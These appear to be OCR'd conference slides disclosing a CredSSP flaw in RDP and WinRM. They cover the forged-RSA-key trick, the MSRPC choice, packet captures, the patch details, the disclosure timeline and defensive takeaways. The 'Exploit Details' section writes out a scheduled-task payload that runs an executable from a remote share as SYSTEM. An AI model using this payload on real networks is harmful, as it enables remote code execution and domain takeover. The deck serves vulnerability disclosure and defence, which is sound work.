


Idea

The public key is encrypted and signed as if it were an application data.

Well, why could it be a valid application data?

Vulnerability Flow Chart



Can we use any Public Key?


- The public key doesn't get verified

- The public key should still be valid in the TLS session

- But it should be a valid as a RSA key.
  - Is this **possible**?

RSA Quick Overview

- A Public Key Encryption Scheme
  - Public key – (N,e)
  - Private key – d
- Safe assuming hardness of prime factorization



https://www.tutorialspoint.com/cryptography/public_key_encryption.htm

RSA Quick Overview

$$N = pq$$

$$\varphi(N) = (p-1)(q-1)$$

$$\mathrm{e} = d^{-1} \, mod \, \varphi(N)$$

Not Breakable

original message

Public exponent

Public modulus

$$m^e = c \pmod N$$

encrypted message

“Broken” RSA

$$N = p$$

$$\varphi(N) = (p - 1)$$

$$\mathrm{e} = d^{-1} \, mod \, \varphi(N)$$

Easily Breakable
(but who cares?)

original message

Public exponent

Public modulus

$$m^{e} = c \pmod{N}$$

encrypted message


“Broken” RSA

$N =$

$\varphi(N$

$e =$

encrypte



Easily Breakable
(but who cares?)

Is it easy to find a prime?

- Prime Number Theorem:

$$P(get\ a\ prime\ in\ random) \approx \frac{\pi(x)}{x} \approx \frac{1}{lnx}$$

- We want to sign ~600 bytes of data
  - Expected number of iteration to find a prime: $\ln(2^{8 \cdot 600}) \approx 3327$
  - Only need 2 bytes of freedom in the packet ($log_{256} \ln(2^{8 \cdot 600})$ ≈1.463)

Obstacle Passed

Requirement For Public Key

- How is the X.509 certificate represented? ASN.1

The biggest problem is 8 first bytes that are uncontrolled

Public Key Structure

0	1	2	3	4	5	6	7	…	8+len(N)	9+len(N)	10+len(N)	…
0x30	0x82	0x01	0x0A	0x02	0x82	0x01	0x01	…				

Tag Length Tag Length N Tag Length e

ASN.1 Field (N)

ASN.1 Field (e)

ASN.1 Sequence

Controlled

Uncontrolled

Finding A Suitable Protocol

- Supports SSPI
- Encoding requirements
  - Application Data is Non-ASN.1
  - Specific 8-bytes Prefix which we have no control over
  - Includes some degree of freedom
- Able to do harm with a single signed packet
- Available on wide variety of machines

MSRPC!

- Supports SPNEGO ✓
- Encoding requirements
  - Application Data is Non-ASN.1 It is actually MIDL ✓
  - Specific 8-bytes Prefix which we have no control over ✓
  - Includes some degree of freedom ✓
- Able to do harm with a single signed packet ✓
- Available on wide variety of machines ✓

#1 Try – Exploiting NTLM



```
▶ Frame 22: 374 bytes on wire (2992 bits), 374 bytes captured (2992 bits) on inte
▶ Ethernet II, Src: Vmware_93:d4:fa (00:50:56:93:d4:fa), Dst: Vmware_93:5c:d2 (00
▶ Internet Protocol Version 4, Src: 10.1.0.55, Dst: 10.1.0.23
▶ Transmission Control Protocol, Src Port: 59305 (59305), Dst Port: 49154 (49154)
▼ Distributed Computing Environment / Remote Procedure Call (DCE/RPC) Request, Fr
    Version: 5
    Version (minor): 0
    Packet type: Request (0)
  ▶ Packet Flags: 0x03
  ▶ Data Representation: 10000000
    Frag Length: 320
    Auth Length: 16
    Call ID: 2
    Alloc hint: 270
    Context ID: 0
    Opnum: 1
    Auth type: NTLMSSP (10)
    Auth level: Packet privacy (6)
    Auth pad len: 2
    Auth Rsrvd: 0
    Auth Context ID: 79231
    [Response in frame: 23]
    Encrypted stub data: d353e4addad407d6a52832b9381ad113a97d0c76e5b90379...
  ▼ NTLMSSP Verifier
      Version Number: 1
      Verifier Body: d9a9fdf5dd30c38600000000
```

signature scope

encryption scope

#1 Try – Exploiting NTLM

- Supports SPNEGO
- Encoding Requirements
  - Application data is non-ASN.1
  - Specific 8-bytes Prefix which we have no control over
  - Includes some degree of freedom
  - Signature scope (no header!)
- Able to do harm with a single packet
- Available on a wide variety of machines



Ability to do NTLM Relay
Much Stronger!

#2 Try – Exploiting Kerberos


```
▼ Distributed Computing Environment / Remote Procedure Call (DCE/RPC) Request, Fragment: Single, FragLen: 692, Call: 3, Ctx
    Version: 5
    Version (minor): 0
    Packet type: Request (0)
  ▶ Packet Flags: 0x03
  ▶ Data Representation: 10000000 (Order: Little-endian, Char: ASCII, Float: IEEE)
    Frag Length: 692
    Auth Length: 60
    Call ID: 3
    Alloc hint: 600
    Context ID: 0
    Opnum: 1
  ▼ Auth Info: SPNEGO, Packet privacy, AuthContextId(79231)
      Auth type: SPNEGO (9)
      Auth level: Packet privacy (6)
      Auth pad len: 0
      Auth Rsrvd: 0
      Auth Context ID: 79231
    ▼ GSS-API Generic Security Service Application Program Interface
      ▼ krb5_blob: 050406ff0000001c00000000362b72e284b4a680ea171164...
          krb5_tok_id: KRB_TOKEN_CFX_WRAP (0x0405)
        ▶ krb5_cfx_flags: 0x06, AcceptorSubkey, Sealed
          krb5_filler: ff
          krb5_cfx_ec: 0
          krb5_cfx_rrc: 28
          krb5_cfx_seq: 908817122
          krb5_sgn_cksum: 84b4a680ea17116465d1207a933950a0fd7e96958b6c84c7...
    [Response in frame: 535]
    Encrypted stub data: 199fa1afaa6bfc3cfe48364ab980bec1a874badfeac1e6cc...
```

signature scope

encryption scope

Exploit Details

- MIDL Requirements
  - First element is string
  - Apparently MSRPC ignores the end of the data (so it is chosen as freedom)
- We encode a Task Registration command
  - For immediate execution
  - The payload is in a share

```
path:                          u'aa\x00'
xml:                           u'<?xml version="1.0"?><Task
xmlns="http://schemas.microsoft.com/windows/2004/
02/mit/task"><Triggers><RegistrationTrigger/></Trigg
ers><Actions><Exec><Command>\\\\IP\\share\\exe
cutable.exe</Command></Exec></Actions></Task>
\x00'
flags:                         6
sddl:                          NULL
logonType:                     3
cCreds:                        1
pCreds:   [
      userId:                        u'S-1-5-18\x00'
      password:                         NULL
      flags:                         1,   ]
```


Success!

Demo

Post Mortem

Should I care?

- 88.78% of desktops running Windows OS
- 95% of Fortune 500 use Active Directory
- 60% of inspected networks use RDP on a daily-basis



https://1reddrop.com/2017/02/04/windows-10-inching-along-january-2017-shows-25-3-percent-desktop-os-market-share/windows-10-market-share-of-desktop-operating-systems/

Should I care?

- MiTM is a real threat:
  - CVE 2018-0101 (Cisco ASA)
  - ARP Poisoning
  - KRACK

- Easy escalation to domain admin
  - DC Traffic -> DC Admin

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Affected Systems

#BHASIA

- All Windows Versions
- Affected protocols:
  - RDP (including restricted-admin)
  - WinRM
- Important – proprietary RDP clients are also affected

Patch Details

- NLA Before Certificate Validation (Issue #1)
  - Microsoft has not addressed this issue
  - Recommends using Remote Credential Guard
- Malicious Certificate (Issue #2)
  - Protocol was modified so that the public key hash would be signed
  - Added protocol negotiation – **needs to be enabled by GPO**
  - https://aka.ms/credssp

Disclosure Timeline

- 2017-08-20 – Initial disclosure to MSRC
- 2017-08-30 – MS repro attack and acknowledge issue
- 2017-09-18 – MS requested an extension on 90 days SLA
- 2018-03-12 – A patch is applied to CredSSP client/server MS code
- 2018-04-17 – MS RDP client update to include warning (tentative)
- 2018-05-08 – A 2nd patch will be applied to eradicate vulnerable CredSSP (tentative)

Tools

- We’re releasing the following tools:
  - A malicious cert creation tool
  - A tool performing MiTM attack on RDP

Key Takeaways

- Patching is not enough
- Never sign on untrusted data
- Defense-in-depth
  - Principle of least privilege
  - Network segmentation helps!
  - Monitor accounts usage
  - Reduce spread of admin credentials

Questions